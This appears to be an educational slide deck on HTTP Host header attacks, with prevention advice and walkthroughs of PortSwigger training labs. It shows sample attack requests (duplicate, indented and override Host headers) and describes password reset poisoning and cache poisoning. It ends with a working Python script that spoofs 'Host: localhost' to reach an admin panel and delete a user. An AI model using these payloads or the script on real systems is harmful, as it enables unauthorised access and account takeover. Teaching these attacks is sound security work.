HTTP Host Header **Attacks**

Michael Posteraro
Giuseppe Francesco Virelli
Matteo Caligiuri

What is **HTTP Host Header**


- It is a mandatory request header as of HTTP/1.1.
- Specify the host and the port number of the server to which the request is being sent.
- If no port is included, the default port for the service requested is implied (e.g. 443 for HTTPS URL and 80 for an HTTP URL).
- It is used to identify which web application the client wants to communicate with since many web applications may be hosted on the same server (same IP address).
- For instance, if you want to visit https://portswigger.net/web-security the header will contains:

```
GET /web-security HTTP/1.1
Host: portswigger.net
```

More in detail...

The problem

When multiple applications are accessible via the same IP address, this is most commonly a result of one of the following scenarios:



Virtual hosting: In this case different web applications are hosted within the same server.

Routing traffic via an intermediary: In this case different web applications are hosted inside different servers but the traffic between client and server are routed using an intermediary (a load balancer or a proxy server). Even if web-applications are hosted in different servers their IP is the same of the intermediary.

How do we distinguish the various web applications domains in this scenario?

The solution

The host is useful to specify the recipient and so to distinguish the various web applications. This is what happen step by step while sending a request:

1. **Resolution**: The browser extracts the domain from the URL and finds the corresponding server IP address.
2. **Send**: The browser sends the request to that IP, inserting the domain name in the Host Header to specify the site.
3. **Routing:** The server receives the request, reads the Host Header, and searches its list for an exact match. If it finds one, it directs the user to that site; if it doesn't, it directs the user to the site configured as 'Default' (which is often the main site) or it may produces an error.

HTTP Host Headers
vulnerabilities and attacks

- HTTP Host header vulnerabilities typically arise due to the flawed assumption that the header is not user controllable and is therefore trustable.
- If the server implicitly trusts the Host header, and fails to validate or escape it properly, an attacker may be able to use this input to inject harmful payloads that manipulate server-side behavior. This can lead to an insecure usage inside the code.

And so?

- Web applications don't know what domain they are deployed on unless it is manually specified in a configuration file during setup. When they need to generate an URL (e.g. for password reset) they use the Host header. If the Host header has been manipulated, bad things may happen...
- We can conclude that since the Host header can be manipulated by an attacker, it should be validated both on the web server and in the back-end.

These vulnerabilities can lead to different attacks:

Password reset poisoning

Web cache poisoning

Server-side vulnerabilities

Connection state attacks

Virtual host brute-forcing

Routing-based SSRF

Bypassing authentication

SSRF via a malformed request line

How to test for vulnerabilities using HTTP Host header (1)

To test if there are some sort of vulnerabilities we need to tampered the request by:


- **Intercepting** the request with a proxy between browser and server (Proxy/Proxy break).
- **Manipulating** the request Host header while keeping the same IP address (Repeater/Request Editor).
- **Automating** the process by sending different requests with different Host header (Intruder/Fuzzer).

The **first easiest form of testing** consists of:

- **Providing an arbitrary domain** to the host header. The problem with this is that some intercepting proxies derive the target IP address from the Host header directly.
- So you must use a tool that intercepts the request and keep the separation between Host header and IP address.

After tampering and sending the request two things may happen:


- **Success**: Sometimes you get access to the right vulnerable website even if you have changed the Host header. This is due to servers configuration that route the request to a default web application (it may be the target web application).
- **Blocked**: The web application may stop working and it is normal; probably the load balancer is robust against this type of attack and it may return something like “Invalid Host header”.



***There are difference between injecting an internal host or an external one.**

How to test for vulnerabilities using HTTP Host Header (2)

As we have seen the first form of test is to supply an arbitrary Host header. But it is possible to test for vulnerabilities in other ways. Here are all the methods:



Check for flawed validation

Other vulnerabilities may raise due to flawed parsing logic. This may be used in different ways:

- **Injection through port**: If the server only validate domain it is possible to inject payloads using the port. This is due to parsing algorithm that doesn't validate the port that can be non-numeric.
- **Bypass the domain matching**: If the filter accepts arbitrary subdomains or similar suffixes, you can use an external domain that ends with the same string or an already compromised subdomain.

```
GET /example HTTP/1.1
Host: vulnerable-website.com:bad-stuff-here
```

```
GET /example HTTP/1.1
Host: notvulnerable-website.com
```

```
GET /example HTTP/1.1
Host: hacked-subdomain.vulnerable-website.com
```

Send ambiguos requests

The code that validates the host and the code that does something vulnerable with it often reside in different application components or even on separate servers. By using discrepancies in how these two components retrieve hosts it is possible to issue an ambiguos requests. Here some examples:

Inject duplicate Host headers

- In this case different systems gives precedence to different duplicate headers.
- For instance, the first header may be used to route the request and the second for the payload, like this:

```
GET /example HTTP/1.1
Host: vulnerable-website.com
Host: bad-stuff-here
```

Supply an absolute URL

- Although the request line typically specifies a relative path on the requested domain, many servers are also configured to understand requests for absolute URLs.
- The ambiguity in this case arise because officially the domain “inside” the request line has the precedence when routing but in practice it isn’t always the case. For instance:

```
GET https://vulnerable-website.com/ HTTP/1.1
Host: bad-stuff-here
```

Add line wrapping

- Some servers will interpret the indented header as a wrapped line and, therefore, treat it as part of the preceding header's value. So, they ignore it.
- The ambiguity in this case arise because the back-end will use the first Host header (the intented one).

```
GET /example HTTP/1.1
    Host: bad-stuff-here
Host: vulnerable-website.com
```

Inject host override headers

- If you can’t override the host header with ambiguos requests you can still inject the payload in other field that have that are designed to serve just this purpose, albeit for more innocent use cases.
- As already said, when accessing to a web application, the request may pass through an indermediary (load balancer or reverse proxy) that change the Host header.
- So, the front-end may inject another header that keep the original value of the Host header:

```
GET /example HTTP/1.1
Host: vulnerable-website.com
X-Forwarded-Host: bad-stuff-here
```

```
X-Host

X-Forwarded-Server

X-HTTP-Host-Override

Forwarded
```

How to exploit the HTTP Host header(1)

Password reset poisoning

Injecting a malicious host so password-reset links sent to users point to an attacker-controlled domain.

Web cache poisoning

Crafting requests that get the cache to store and serve a malicious response to other users, especially when the Host header influences the cached content.

Classic server-side vulnerabilities

Using the Host header as an injection vector (e.g., SQLi) if the value is passed into backend logic.

Authentication bypass

Abusing flawed access-control rules that trust specific hostnames.

Virtual host brute-forcing

Identifying hidden internal virtual hosts by guessing subdomains and requesting them directly.

Routing-based SSRF

Forcing misconfigured load balancers or proxies to route requests to internal systems by supplying arbitrary Host values.

How to exploit the HTTP Host header(2)

Connection-state attacks

Sending multiple requests on one connection to bypass validation done only on the first request.

Malformed request-line SSRF

Crafting unusual request paths that cause proxies to reinterpret target hosts in dangerous ways.

How to prevent **HTTP Host header attacks**

- Avoid relying on the Host header; use relative URLs when possible.
- Use fixed, configured domains for absolute URLs instead of reading them from the request.
- Validate the Host header against a strict whitelist and reject anything else.
- Disable Host-override headers like X-Forwarded-Host, unless explicitly needed and secured.
- Restrict internal routing so proxies and load balancers forward requests only to approved internal hosts.
- Separate internal and public virtual hosts to avoid exposing internal domains through host manipulation

Basic password reset poisoning

This lab is vulnerable to password reset poisoning. The user `carlos` will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account.

You can log in to your own account using the following credentials: `wiener:peter`. Any emails sent to this account can be read via the email client on the exploit server.

1) Make the prepared POST request using the required victim data. Change the Host header and send the request. The back-end of the vulnerable website will create the reset token associated to the request. At the end of the first step the back-end will send this token to the exploit server (due to the host injection).
2) After the log in on the exploit server the script will find the token. The attacker, using this token, will ask to change the password by forging the URL for password reset. At the end of this step the attacker will submit the new password for the victim.
3) The attacker ask to log in using the new victim credential's.

Web cache poisoning via ambiguos requests

This lab is vulnerable to web cache poisoning due to discrepancies in how the cache and the back-end application handle ambiguous requests. An unsuspecting user regularly visits the site's home page.

To solve the lab, poison the cache so the home page executes `alert(document.cookie)` in the victim's browser.

Premises: The attacker already know that it is possible to perform this attack using two host headers.

1) Creating the payload at /resources/js/tracking.js on exploit server.
2) Get the session cookies to make the request. You should wait for a few second for cache “cleaning”.
3) Send the request with two host header. The first contains the right host the second will contain the expoit server domain. Now you have poisoned the cache.

Bypass Authentication via Host Header Forgery

The application restricts access to the /admin panel to requests from "local" addresses (e.g., localhost), relying on the Host header provided by the client to perform this check.

The ultimate goal is to access the admin panel and delete the "carlos" user.

Host Header Forgery: The attacker sends a remote request and manipulates the Host header to localhost or 127.0.0.1, tricking the server into accessing the restricted area.

Exploit Flow:

Bypassed Admin Access:

A GET /admin request is forced with the Host: localhost header.

Deletion:

Once access is gained, a delete request is sent (e.g., GET /admin/delete?username=carlos) while maintaining the spoofed Host: localhost header.

Mitigation:

Sensitive access controls should not rely on user-supplied HTTP headers. Verification should be performed against the client's actual network IP address (e.g., 127.0.0.1), not the Host header value.

The exploit code:

```
import requests
import sys
from urllib.parse import urljoin
from bs4 import BeautifulSoup
from requests.adapters import HTTPAdapter
from urllib3.util.retry import Retry

def solve_lab(url):
    print(f"[*] Targeting: {url}")
    print(f"[*] Lab: Host Header Authentication Bypass\n")

    # Ensure URL ends with /
    if not url.endswith('/'):
        url += '/'

    admin_url = urljoin(url, 'admin')

    # Create session with retry strategy
    session = requests.Session()
    retry = Retry(connect=3, backoff_factor=0.5)
    adapter = HTTPAdapter(max_retries=retry)
    session.mount('http://', adapter)
    session.mount('https://', adapter)

    # Step 1: Check robots.txt
    print(f"[*] Step 1: Checking /robots.txt")
    try:
        r = session.get(urljoin(url, 'robots.txt'), timeout=10)
        if r.status_code == 200 and '/admin' in r.text:
            print(f"[+] Found /admin path in robots.txt")
    except Exception as e:
        print(f"[!] Error checking robots.txt: {e}")

    # Step 2: Try normal access to /admin
    print(f"\n[*] Step 2: Attempting normal access to /admin")
    try:
        r = session.get(admin_url, timeout=10)
        print(f"[-] Status: {r.status_code} (Expected 403 Forbidden)")
        if 'local' in r.text.lower():
            print(f"[+] Error message confirms admin panel requires local access")
    except Exception as e:
        print(f"[!] Error: {e}")

    # Step 3: Access /admin with Host: localhost
    print(f"\n[*] Step 3: Accessing /admin with Host: localhost")
    print(f"[*] Using prepared request to bypass Host header restriction...")

    try:
        # Create a prepared request to override Host header
        req = requests.Request('GET', admin_url)
        prepared = session.prepare_request(req)
        prepared.headers['Host'] = 'localhost'

        # Send the prepared request
        r = session.send(prepared, timeout=10, verify=False)

        if r.status_code == 200:
            print(f"[+] Successfully accessed admin panel! Status: {r.status_code}")

            # Check if lab is already solved
            if 'is-solved' in r.text:
                print(f"\n[!] Lab appears to be already solved!")
                print(f"[*] The page shows 'Congratulations, you solved the lab!'")
                return

            # Parse HTML to find delete link for carlos
            soup = BeautifulSoup(r.text, 'html.parser')
            delete_link = None

            # Find all user delete links
            for a in soup.find_all('a', href=True):
                href = a['href']
                if 'delete' in href.lower() and 'carlos' in href.lower():
                    delete_link = href
                    break

            if delete_link:
                print(f"[*] Found delete link for carlos: {delete_link}")

                # Construct full delete URL
                delete_url = urljoin(url, delete_link)

                # Step 4: Delete carlos
                print(f"\n[*] Step 4: Deleting user carlos...")

                # Create prepared request for delete with Host: localhost
                req_delete = requests.Request('GET', delete_url)
                prepared_delete = session.prepare_request(req_delete)
                prepared_delete.headers['Host'] = 'localhost'

                r_delete = session.send(prepared_delete, timeout=10, verify=False)

                print(f"[*] Delete response status: {r_delete.status_code}")

                if r_delete.status_code in [200, 302, 303]:
                    print(f"[+] Delete request successful!")

                    # Verify lab completion
                    print(f"\n[*] Verifying lab completion...")
                    r_verify = session.get(url, timeout=10)

                    if 'is-solved' in r_verify.text or 'Congratulations' in r_verify.text:
                        print(f"[+] ✓ LAB SOLVED!")
                        print(f"[+] The lab page confirms successful completion.")
                    else:
                        print(f"[+] Delete completed. Check the lab page to confirm.")
                else:
                    print(f"[-] Delete request failed with status: {r_delete.status_code}")
            else:
                print(f"[-] Could not find delete link for user 'carlos'")
                print(f"[!] User may have already been deleted or page structure differs")
        else:
            print(f"[-] Failed to access admin panel. Status: {r.status_code}")

    except Exception as e:
        print(f"[!] Error during exploitation: {e}")
        import traceback
        traceback.print_exc()

def main():
    # Disable SSL warnings
    import urllib3
    urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

    # Default target URL
    target_url = "https://0ab800d204010bbc80dfd5eb00ba00d7.web-security-academy.net/"

    # Allow URL override via command line
    if len(sys.argv) > 1:
        target_url = sys.argv[1]

    print("=" * 70)
    print("PortSwigger Lab Solver: Host Header Authentication Bypass")
    print("=" * 70)

    solve_lab(target_url)

    print("\n" + "=" * 70)
    print("Exploitation complete!")
    print("=" * 70)

if __name__ == "__main__":
    main()
```

Thank You